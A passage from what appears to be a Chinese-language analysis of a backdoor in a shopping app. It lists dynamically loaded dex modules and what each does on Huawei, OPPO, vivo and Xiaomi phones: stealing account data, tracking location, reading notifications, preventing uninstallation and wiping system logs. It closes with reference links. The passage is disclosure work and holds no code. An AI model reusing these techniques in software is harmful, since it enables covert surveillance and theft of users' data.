为手机相关命令执行
com.google.android.sd.biz_dynamic_dex.hw_get_input.HwGetInputExecutor.dex:
输入文件，通过备份文件？
 .client_slog_cache
com.google.android.sd.biz_dynamic_dex.hw_hide_power_window.HidePowerWindowE
xecutor.dex:华为隐藏电量情况
com.google.android.sd.biz_dynamic_dex.hw_notification_listener.HWNotificati
onListenerExecutor.dex:监听通知栏;华为
com.google.android.sd.biz_dynamic_dex.hw_permission.HwPermissionExecutor.de
x:操作改变通知栏内容;honor
com.google.android.sd.biz_dynamic_dex.hw_power_update.HwPowerUpdateExecutor
.dex:华为电量状态更新
com.google.android.sd.biz_dynamic_dex.hw_self_start.HwSelfStartExecutor.dex
:自启动;获取私有sharedprefernce等;华为
```

```
com.google.android.sd.biz_dynamic_dex.hw_widget.HwAddWidgetExecutor.dex:添
加widget;华为
com.google.android.sd.biz_dynamic_dex.logcat.LogcatExecutor.dex:获取系统日志
com.google.android.sd.biz_dynamic_dex.notification_listener.NotificationLis
tenerExecutor.dex:监听通知栏
com.google.android.sd.biz_dynamic_dex.oppo_boot_perm.OppoBootPermExecutor.d
ex:通过content://com.coloros.safecenter.security.InterfaceProvider、
content://com.oplus.safecenter.security.InterfaceProvider获取启动参数；oppo、
oneplus
com.google.android.sd.biz_dynamic_dex.oppo_community_id.OppoCommunityIdExec
utor.dex:盗取com.oppo.community相关账号信
息;/shared_prefs/CurrentLoginUserUid.xml  Oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_input.OppoGetInputExecutor.d
ex:输入文件，patch apk等; oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_loc.OppoGetLocExecutor.dex:
获取位置;oppo
com.google.android.sd.biz_dynamic_dex.oppo_get_settings_username.GetSetting
sUsernameExecutor.dex:获取setting的Username
com.google.android.sd.biz_dynamic_dex.oppo_infect_dynamic.OppoInfectExecuto
r.dex: 快应用平台应用的相关利用；Oppo com.nearme.instant.platform；
com.google.android.sd.biz_dynamic_dex.oppo_notification_ut.OppoNotification
UTExecutor.dex:通知栏相关接口;
com.google.android.sd.biz_dynamic_dex.oppo_notification.OppoNotificationExe
cutor.dex:改变通知栏状态
com.google.android.sd.biz_dynamic_dex.oppo_permission.OppoPermissionExecuto
r.dex:添加widget，permission等; Oppo
com.google.android.sd.biz_dynamic_dex.oppoaddwidget.OppoAddWidgetExecutor.d
ex:添加Widget;oppo
com.google.android.sd.biz_dynamic_dex.oppoau.OppoAUExecutor.dex:防卸载;Oppo
com.google.android.sd.biz_dynamic_dex.oppopm.OppoPMExecutor.dex oppo    操
作锁屏
com.google.android.sd.biz_dynamic_dex.query_lbs_info.QueryLBSInfoExecutor.d
ex      位置信息
com.google.android.sd.biz_dynamic_dex.reset_log.ResetLogExecutor.dex
清除logcat日志
com.google.android.sd.biz_dynamic_dex.rubick.RubickCmdExecutor.dex      执
行命令(设置sid,返回pid等)
com.google.android.sd.biz_dynamic_dex.sync.SyncExecutor.dex     执行命令
(move_position, update, query,delete等操作)
com.google.android.sd.biz_dynamic_dex.td.logcat.TDLogcatExecutor.dex
通过Logcat日志对Activity切换监控
com.google.android.sd.biz_dynamic_dex.ud_get_nmessage.UdGetNMessageExecutor
_6f9451e79a0a4b53aff86fe489dffd22.dex       获取通知消息
com.google.android.sd.biz_dynamic_dex.ud_notification_listener.UdNotificati
onListenerExecutor.dex      获取通知消息
com.google.android.sd.biz_dynamic_dex.ud_parse_nmessage.UdParseNotifyMessag
eExecutor.dex       解析通知消息
com.google.android.sd.biz_dynamic_dex.usage_event.UsageEventExecutor.dex
获取事件信息
com.google.android.sd.biz_dynamic_dex.usage_event_all.UsageEventAllExecutor
.dex        获取事件信息
com.google.android.sd.biz_dynamic_dex.vivo_association_start.VivoAssociatio
nStartExecutor.dex  vivo    com.vivo.appfilter_bringupWhiteList.xml解析
com.google.android.sd.biz_dynamic_dex.vivo_browser_settings.VivoBrowserSett
```

```
ingsExecutor.dex    vivo    修改vivo浏览器设置
com.google.android.sd.biz_dynamic_dex.vivo_get_loc.VivoGetLocExecutor.dex
vivo    获取位置及时间信息
com.google.android.sd.biz_dynamic_dex.vivo_inject_devicereg.VivoInjectDevic
eRedExecutor.dex    vivo    注入文件
com.google.android.sd.biz_dynamic_dex.vivo_official_uninstall.VivoOfficialU
ninstallExecutor.dex    vivo    操作应用防止卸载
com.google.android.sd.biz_dynamic_dex.vivo_open_push.VivoOpenPushExecutor.d
ex  vivo    操作通知推送
com.google.android.sd.biz_dynamic_dex.vivo_rollback_uninstall.VivoRollbackU
ninstallExecutor.dex    vivo    操作应用卸载
com.google.android.sd.biz_dynamic_dex.vivo_widget.VivoAddWidgetExecutor.dex
vivo    操作Widget添加
com.google.android.sd.biz_dynamic_dex.write_settings.WriteSettingsExecutor.
dex     操作写入ContentResolver
com.google.android.sd.biz_dynamic_dex.xm_akasha.XmAkashaExecutor.dex
vivo    操作备份恢复
com.google.android.sd.biz_dynamic_dex.xm_ntf_info.XMGetNtfInfoExecutor.dex
操作通知消息
com.google.android.sd.biz_dynamic_dex.xm_permission.XMPermissionExecutor.de
x   miui    操作自启动及通知管理
```

附录三：参考链接

- https://www.v2ex.com/t/851215
- https://mp.weixin.qq.com/s/P_EYQxOEupqdU0BJMRqWsw
- https://github.com/davinci1010/pinduoduo_backdoor
- https://github.com/recorder1013/pinduoduo_backdoor_recorder
- https://github.com/davinci1012/pinduoduo_backdoor_unpacker